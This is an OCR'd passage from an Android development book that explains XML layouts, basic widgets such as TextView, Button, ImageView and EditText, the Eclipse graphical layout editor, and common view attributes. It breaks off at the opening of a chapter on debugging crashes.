



*Figure 43: Eclipse Graphical Layout Editor*

The "main.xml" sub-tab will show you the raw XML. The default "Graphical Layout" sub-tab, though, shows you a preview of what your layout would look like, if it were to be used for an activity. The "Palette" on the left shows all sorts of widgets and containers, which you can drag into the preview area to add an instance of your

chosen widget or container to your layout. Right-clicking over a widget or container will give you an extensive context menu to configure the item, and the toolbar immediately above the preview area will let you configure common properties of a selected widget or container.

We will go into much more detail about using the graphical layout editor in an upcoming chapter, as we start to work more with specific widgets and containers.

## Why Use XML-Based Layouts?

Almost everything you do using XML layout files can be achieved through Java code. For example, you could use `setText()` to have a button display a certain caption, instead of using a property in an XML layout. Since XML layouts are yet another file for you to keep track of, we need good reasons for using such files.

Perhaps the biggest reason is to assist in the creation of tools for view definition, such as the aforementioned graphical layout editor in Eclipse. Such GUI builders could, in principle, generate Java code instead of XML. The challenge is re-reading the definition in to support edits — that is far simpler if the data is in a structured format like XML than in a programming language. Moreover, keeping the generated bits separated out from hand-written code makes it less likely that somebody's custom-crafted source will get clobbered by accident when the generated bits get re-generated. XML forms a nice middle ground between something that is easy for tool-writers to use and easy for programmers to work with by hand as needed.

Also, XML as a GUI definition format is becoming more commonplace. Microsoft's XAML, Adobe's Flex, Google's GWT, and Mozilla's XUL all take a similar approach to that of Android: put layout details in an XML file and put programming smarts in source files (e.g., Javascript for XUL). Many less-well-known GUI frameworks, such as ZK, also use XML for view definition. While "following the herd" is not necessarily the best policy, it does have the advantage of helping to ease the transition into Android from any other XML-centered view description language.

## Using Layouts from Java

Given that you have painstakingly set up the widgets and containers for your view in an XML layout file named `main.xml` stored in `res/layout/`, all you need is one statement in your activity's `onCreate()` callback to use that layout, as we saw in our stub project's activity:

```
setContentView(R.layout.main);
```

Here, `R.layout.main` tells Android to load in the layout (`layout`) resource (`R`) named main.xml (`main`).

# Basic Widgets

Every GUI toolkit has some basic widgets: fields, labels, buttons, etc. Android's toolkit is no different in scope, and the basic widgets will provide a good introduction as to how widgets work in Android activities. We will examine a number of these in this chapter.

## Common Concepts

There are a few core features of widgets that we need to discuss at the outset, before we dive into details on specific types of widgets.

### Widgets and Attributes

As mentioned in a previous chapter, widgets have attributes that describe how they should behave. In an XML layout file, these are literally XML attributes on the widget's element in the file. Usually, there are corresponding getter and setter methods for manipulating this attribute at runtime from your Java code.

If you visit the JavaDocs for a widget, such as the JavaDocs for `TextView`, you will see an "XML Attributes" table near the top. This lists all of the attributes defined uniquely on this class, and the "Inherited XML Attributes" table that follows lists all those that the widget inherits from superclasses, such as `View`. Of course, the JavaDocs also list the fields, constants, constructors, and public/protected methods that you can use on the widget itself.

This book does not attempt to explain each and every attribute on each and every widget. We will, however, cover the most popular widgets and the most commonly-used attributes on those widgets.

## Referencing Widgets By ID

Many widgets and containers only need to appear in the XML layout file and do not need to be referenced in your Java code. For example, a static label (`TextView`) frequently only needs to be in the layout file to indicate where it should appear.

Anything you *do* want to use in your Java source, though, needs an `android:id`.

The convention is to use `@+id/...` as the `id` value, where the `...` represents your locally-unique name for the widget in question, for the first occurrence of a given `id` value in your layout file. The second and subsequent occurrences in the same layout file should drop the `+` sign.

Android provides a few special `android:id` values, of the form `@android:id/...` — we will see some of these in various chapters of this book.

To access our identified widgets, use `findViewById()`, passing it the numeric identifier of the widget in question. That numeric identifier was generated by Android in the `R` class as `R.id.something` (where `something` is the specific widget you are seeking).

This concept will become important as we try to attach listeners to our widgets (e.g., finding out when a checkbox is checked) or when we try referencing widgets from other widgets in a layout XML file (e.g., with `RelativeLayout`). All of this will be covered later in this chapter.

## Size

Most of the time, we need to tell Android how big we want our widgets to be. Occasionally, this will be handled for us — we will see an example of that with `TableLayout` in an upcoming chapter. But generally we need to provide this information ourselves.

To do that, you need to supply `android:layout_width` and `android:layout_height` attributes on your widgets in the XML layout file. These attributes' values have three flavors:

1. You can provide a specific dimension, such as `125dip` to indicate the widget should take up exactly a certain size (here, 125 density-independent pixels)

2. You can provide `wrap_content`, which means the widget should take up as much room as its contents require (e.g., a `TextView` label widget's content is the text to be displayed)
3. You can provide `fill_parent`, which means the widget should fill up all remaining available space in its enclosing container

The latter two flavors are the most common, as they are independent of screen size, allowing Android to adjust your view to fit the available space.

*NOTE*: In API level 8 (Android 2.2), `fill_parent` was renamed to `match_parent`, for unknown reasons. You can still use `fill_parent`, as it will be supported for the foreseeable future. However, at such point in time as you are only supporting API level 8 or higher (e.g., `android:minSdkVersion="8"` in your manifest), you should probably switch over to `match_parent`.

This chapter focuses on individual widgets. Size becomes much more important when we start combining multiple widgets on the screen at once, and so we will be spending more time on sizing scenarios in later chapters.

The `layout_` prefix on these attributes means that these attributes represent requests by the widget to its enclosing container. Whether those requests will be truly honored will depend a bit on what other widgets there are in the container and what *their* requests are.

## Assigning Labels

The simplest widget is the label, referred to in Android as a `TextView`. Like in most GUI toolkits, labels are bits of text not editable directly by users. Typically, they are used to identify adjacent widgets (e.g., a "Name:" label before a field where one fills in a name).

In Java, you can create a label by creating a `TextView` instance. More commonly, though, you will create labels in XML layout files by adding a `TextView` element to the layout, with an `android:text` property to set the value of the label itself. If you need to swap labels based on certain criteria, such as internationalization, you may wish to use a string resource reference in the XML instead (e.g., `@string/label`).

For example, in our last tutorial, we still are using the automatically-generated `res/layout/main.xml` file, containing, among other things, a `TextView`:

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_centerHorizontal="true"
        android:layout_centerVertical="true"
        android:padding="@dimen/padding_medium"
        android:text="@string/hello_world"
        tools:context=".EmPubLiteActivity" />

</RelativeLayout>
```

We will cover `LinearLayout` and its relationship to this `TextView` in the next chapter.

## Eclipse Graphical Layout Editor

The `TextView` widget is available in the "Form Widgets" portion of the Palette in the Eclipse graphical layout editor:


*Figure 44: Form Widgets Palette, TextView in Upper Left*

You can drag that `TextView` from the palette into a layout file in the main editing area to add the widget to the layout. Or, drag it over top of some container you see in the Outline pane of the editor to add it as a child of that specific container:


*Figure 45: Outline Pane*

Clicking on the resulting `TextView` in the Outline pane will set up the Properties pane with the various attributes of the widget, ready for you to change as needed:





*Figure 46: Properties Pane, for a TextView Inside a RelativeLayout+*

## Editing the Text

The "Text" property will allow you to choose or define a string resource to serve as the text to be displayed. By default, it brings up a list of existing string resources:





*Figure 47: String Resource Chooser*

You can highlight one of those resources and click "OK" to use it, or you can click the "New String..." button to define a brand-new string resource.

### Editing the ID

The "Id" property will allow you to change the `android:id` value of the widget. Be sure to include the `@+id/` prefix, as Android will not add that automatically for you.

## Notable TextView Attributes

`TextView` has numerous other attributes of relevance for labels, such as:

1. `android:typeface` to set the typeface to use for the label (e.g., `monospace`)
2. `android:textStyle` to indicate that the typeface should be made bold (`bold`), italic (`italic`), or bold and italic (`bold_italic`)
3. `android:textColor` to set the color of the label's text, in RGB hex format (e.g., `#FF0000` for red) or ARGB hex format (e.g., `#88FF0000` for a translucent red)

For example, in the Basic/Label sample project, you will find the following layout file:

```
<?xml version="1.0" encoding="utf-8"?>
<TextView xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content"
  android:text="@string/profound"
  />
```

Just that layout alone, with the stub Java source provided by Android's project builder (e.g., `android create project`) and appropriate string resources, gives you:





*Figure 48: The LabelDemo Sample Application*

These attributes, like most others, can be modified through the Properties pane.

# A Commanding Button

Android has a `Button` widget, which is your classic push-button "click me and something cool will happen" widget. As it turns out, `Button` is a subclass of

`TextView`, so everything discussed in the preceding section in terms of formatting the face of the button still holds.

For example, in the `Basic/Button` sample project, you will find the following layout file:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <Button
    android:id="@+id/button1"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="@string/button"/>

</LinearLayout>
```

Just that layout alone, with the stub Java source provided by Android's project builder (e.g., `android create project`) and appropriate string resources, gives you:





*Figure 49: Button Widget*

## Eclipse Graphical Layout Editor

As with the `TextView` widget, the `Button` widget is available in the "Form Widgets" portion of the Palette in the Eclipse graphical layout editor:


*Figure 50: Form Widgets Palette, Button in Upper Right*

You can drag that `Button` from the palette into a layout file in the main editing area to add the widget to the layout. The Properties pane will then let you adjust the various attributes of this `Button`. Since `Button` inherits from `TextView`, most of the options are the same (e.g., "Text").

## Tracking Button Clicks

Buttons are command widgets — when the user presses a button, they expect something to happen.

To define what happens when you click a Button, you can:

1. Define some method on your `Activity` that holds the button that takes a single `View` parameter, has a `void` return value, and is `public`
2. In your layout XML, on the `Button` element, include the `android:onClick` attribute with the name of the method you defined in the previous step

For example, we might have a method on our `Activity` that looks like:

```
public void someMethod(View theButton) {
  // do something useful here
}
```

Then, we could use this XML declaration for the `Button` itself, including `android:onClick`:

```
<Button
  android:onClick="someMethod"
  ...
/>
```

This is enough for Android to "wire together" the `Button` with the click handler. When the user clicks the button, `someMethod()` will be called.

Another approach is to skip `android:onClick`, instead calling `setOnClickListener()` on the `Button` object in Java code. When a `Button` is used directly by an activity, this is not typically used — `android:onClick` is a bit cleaner. However, when we start to talk about fragments, you will see that `android:onClick` does not work that well with fragments, and so we will use `setOnClickListener()` at that point.

# Fleeting Images

Android has two widgets to help you embed images in your activities: `ImageView` and `ImageButton`. As the names suggest, they are image-based analogues to `TextView` and `Button`, respectively.

Each widget takes an `android:src` attribute (in an XML layout) to specify what picture to use. These usually reference a drawable resource (e.g., `@drawable/icon`).

`ImageButton`, a subclass of `ImageView`, mixes in the standard `Button` behaviors, for responding to clicks and whatnot.

For example, take a peek at the `main.xml` layout from the `Basic/ImageView` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<ImageView xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/icon"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:adjustViewBounds="true"
  android:src="@drawable/molecule"/>
```

The result, just using the code-generated activity, is simply the image:





*Figure 51: The ImageViewDemo sample application*

## Eclipse Graphical Layout Editor

The `ImageView` widget can be found in the "Images & Media" portion of the Palette in the Graphical Layout editor:





*Figure 52: Images & Media Widgets Palette, ImageView in Upper Left*

The `ImageButton` widget is adjacent to the `ImageView` widget in the Palette.

You can drag these into a layout file, then use the Properties pane to set their attributes. Like all widgets, you will have an "Id" option to set the `android:id` value for the widget. Two others of importance, though, are more unique to `ImageView` and `ImageButton`:

- "Src" allows you to choose a drawable resource to use as the image to be displayed
- "Scale Type" opens a drop-down menu where you can choose how the image is to be scaled:





*Figure 53: Scale Types in Eclipse Properties Pane*

These values can be seen in the JavaDocs in the `ImageView.ScaleType` class. The default ("FitCenter") simply scales up the image to best fit the available space.

Of note, a choice of "Center" will center the image the available space but will not scale up the image:




*Figure 54: The ImageViewDemo Sample, Set to Center*

A choice of "CenterCrop" will scale the image so that its shortest dimension fills the available space and crops the rest:




*Figure 55: The ImageViewDemo Sample, Set to CenterCrop*

A choice of "FitXY" will scale the image to fill the space, ignoring the aspect ratio:




*Figure 56: The ImageViewDemo Sample, Set to FitXY*

# Fields of Green. Or Other Colors.

Along with buttons and labels, fields are the third "anchor" of most GUI toolkits. In Android, they are implemented via the `EditText` widget, which is a subclass of the `TextView` used for labels.

Along with the standard `TextView` attributes (e.g., `android:textStyle`), `EditText` has others that will be useful for you in constructing fields, notably `android:inputType`, to describe what sort of input your `EditText` expects (numbers? email addresses? phone numbers?). A thorough explanation of `android:inputType` and its interaction with input method editors (a.k.a., "soft keyboards") will be discussed in an upcoming chapter.

For example, from the `Basic/Field` sample project, here is an XML layout file showing an `EditText`:

```
<?xml version="1.0" encoding="utf-8"?>
<EditText xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/field"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:inputType="textMultiLine"
  android:text="@string/license"
  />
```

Note that we have `android:inputType="textMultiLine"`, so users will be able to enter in several lines of text. We also have defined the initial text to be the value of a `license` string resource.

The result, once built and installed into the emulator, is:





*Figure 57: The FieldDemo sample application*

## Eclipse Graphical Layout Editor

The Graphical Layout's Palette has a whole section dedicated primarily to `EditText` widgets, named "Text Fields":





*Figure 58: Text Fields Palette*

The first entry is a general-purpose `EditText`. The rest come pre-configured for various scenarios, such as a person's name or a postal address.

You can drag any of these into your layout, then use the Properties pane to configure relevant attributes. The "Id" and "Text" attributes are the same as found on `TextView`, as are many other properties, as `EditText` inherits from `TextView`.

## Notable EditText Attributes

The "Request Focus" item *in the context menu* (right-click over the `EditText` widget) allows you to indicate that this `EditText` should be the widget that receives the focus when this layout is loaded onto the screen. By default, the focus goes to the focusable widget that is first (i.e., closest to the upper-left corner), but you can override that using this attribute.

The "Hint" item in the Properties pane allows you to set a "hint" for this `EditText`. The "hint" text will be shown in light gray in the `EditText` widget when the user has not entered anything yet. Once the user starts typing into the `EditText`, the "hint" vanishes. This might allow you to save on screen space, replacing a separate label `TextView`.

The "Input Type" item in the Properties pane allows you to describe what sort of input you are expecting to receive in this `EditText`, lining up with many of the types of fields you can drag from the Palette into the layout:





*Figure 59: Text Fields InputType Dialog*

# More Common Concepts

All widgets, including the ones shown above, extend `View`. The `View` base class gives all widgets an array of useful attributes and methods beyond those already described.

## Padding

Widgets have a minimum size, one that may be influenced by what is inside of them. So, for example, a `Button` will expand to accommodate the size of its caption. You can control this size using padding. Adding padding will increase the space between the contents (e.g., the caption of a `Button`) and the edges of the widget.

Padding can be set once in XML for all four sides (`android:padding`) or on a per-side basis (`android:paddingLeft`, etc.). Padding can also be set in Java via the `setPadding()` method.

The value of any of these is a dimension — a combination of a unit of measure and a count. So, `5px` is 5 pixels, `10dip` is 10 density-independent pixels, or `2mm` is 2 millimeters.

### Margins

By default, widgets are tightly packed, one next to the other. You can control this via the use of margins, a concept that is reminiscent of the padding described previously.

The difference between padding and margins comes in terms of the background. For widgets with a transparent background — like the default look of a `TextView` — padding and margins have similar visual effect, increasing the space between the widget and adjacent widgets. However, for widgets with a non-transparent background — like a `Button` — padding is considered inside the background while margins are outside. In other words, adding padding will increase the space between the contents (e.g., the caption of a `Button`) and the edges, while adding margin increases the empty space between the edges and adjacent widgets.

Margins can be set in XML, either on a per-side basis (e.g., `android:layout_marginTop`) or on all sides via `android:layout_margin`. Once again, the value of any of these is a dimension — a combination of a unit of measure and a count, such as `5px` for 5 pixels.

## Colors

There are two types of color attributes in Android widgets. Some, like `android:background`, take a single color (or a graphic image to serve as the background). Others, like `android:textColor` on `TextView` (and subclasses) can take a `ColorStateList`, including via the Java setter (in this case, `setTextColor()`).

A `ColorStateList` allows you to specify different colors for different conditions. For example, when you get to selection widgets in an upcoming chapter, you will see how a `TextView` has a different text color when it is the selected item in a list compared to when it is in the list but not selected. This is handled via the default `ColorStateList` associated with `TextView`.

If you wish to change the color of a `TextView` widget in Java code, you have two main choices:

- Use `ColorStateList.valueOf()`, which returns a `ColorStateList` in which all states are considered to have the same color, which you supply as the parameter to the `valueOf()` method. This is the Java equivalent of the `android:textColor` approach, to make the `TextView` always a specific color regardless of circumstances.

- Create a `ColorStateList` with different values for different states, either via the constructor or via an XML drawable resource.

### Other Useful Attributes

Some additional attributes on `View` most likely to be used include:

1. `android:visibility`, which controls whether the widget is initially visible
2. `android:nextFocusDown`, `android:nextFocusLeft`, `android:nextFocusRight`, and `android:nextFocusUp`, which control the focus order if the user uses the D-pad, trackball, or similar pointing device
3. `android:contentDescription`, which is roughly equivalent to the `alt` attribute on an HTML `<img>` tag, and is used by accessibility tools to help people who cannot see the screen navigate the application — this is very important for widgets like `ImageView`

### Useful Methods

You can toggle whether or not a widget is enabled via `setEnabled()` and see if it is enabled via `isEnabled()`. One common use pattern for this is to disable some widgets based on a `CheckBox` or `RadioButton` selection.

You can give a widget focus via `requestFocus()` and see if it is focused via `isFocused()`. You might use this in concert with disabling widgets as mentioned above, to ensure the proper widget has the focus once your disabling operation is complete.

To help navigate the tree of widgets and containers that make up an activity's overall view, you can use:

1. `getParent()` to find the parent widget or container
2. `findViewById()` to find a child widget with a certain ID
3. `getRootView()` to get the root of the tree (e.g., what you provided to the activity via `setContentView()`)

## Visit the Trails!

You can learn more about Android's input method framework — what you might think of as soft keyboards — in a later chapter.

Another chapter in the trails covers the use of fonts, to tailor your `TextView` widgets (and those that inherit from them, like `Button`).

Yet another chapter in the trails covers rich text formatting, both for presenting formatted text in a `TextView` (e.g., inline **boldface**) and for collecting formatted text from the user via a customized `EditText`.

# Debugging Crashes

Now that we are starting to manipulate layouts and Java code more significantly, the odds increase that we are going to somehow do it wrong, and our app will crash.

